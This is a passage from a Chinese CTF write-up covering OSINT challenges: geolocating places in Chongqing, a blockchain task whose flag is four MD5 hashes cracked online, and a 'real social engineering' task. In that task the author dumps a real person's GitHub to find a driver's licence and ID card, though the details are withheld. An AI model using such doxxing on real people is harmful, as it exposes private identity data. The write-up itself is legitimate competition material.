
陵江畔戴家巷崖壁步道。
六、real-social-engineering

全网搜索，因为 ctf 人一般有自己的博客，于是找到了 github，全部 dump 下来找到驾驶证图片获得身份证，个人隐私暂不透露啦！！！
七、Ferris_Wheel

确定位置，不用多说什么了




摩天轮叫渝西之眼



例如：NKCTF{广东省天河区天湖森林公园万举兴寺}
加上兴龙湖 CBD
拿下三血

八、decompile

访问区块链浏览器，找到交易的页面发现四个 md5，直接令人难受 MD5 网站解密，得到 flag



懒得详细写了，全程手机 AK，信息收集做的不错，第一次做到区块链社工，大开眼界！！！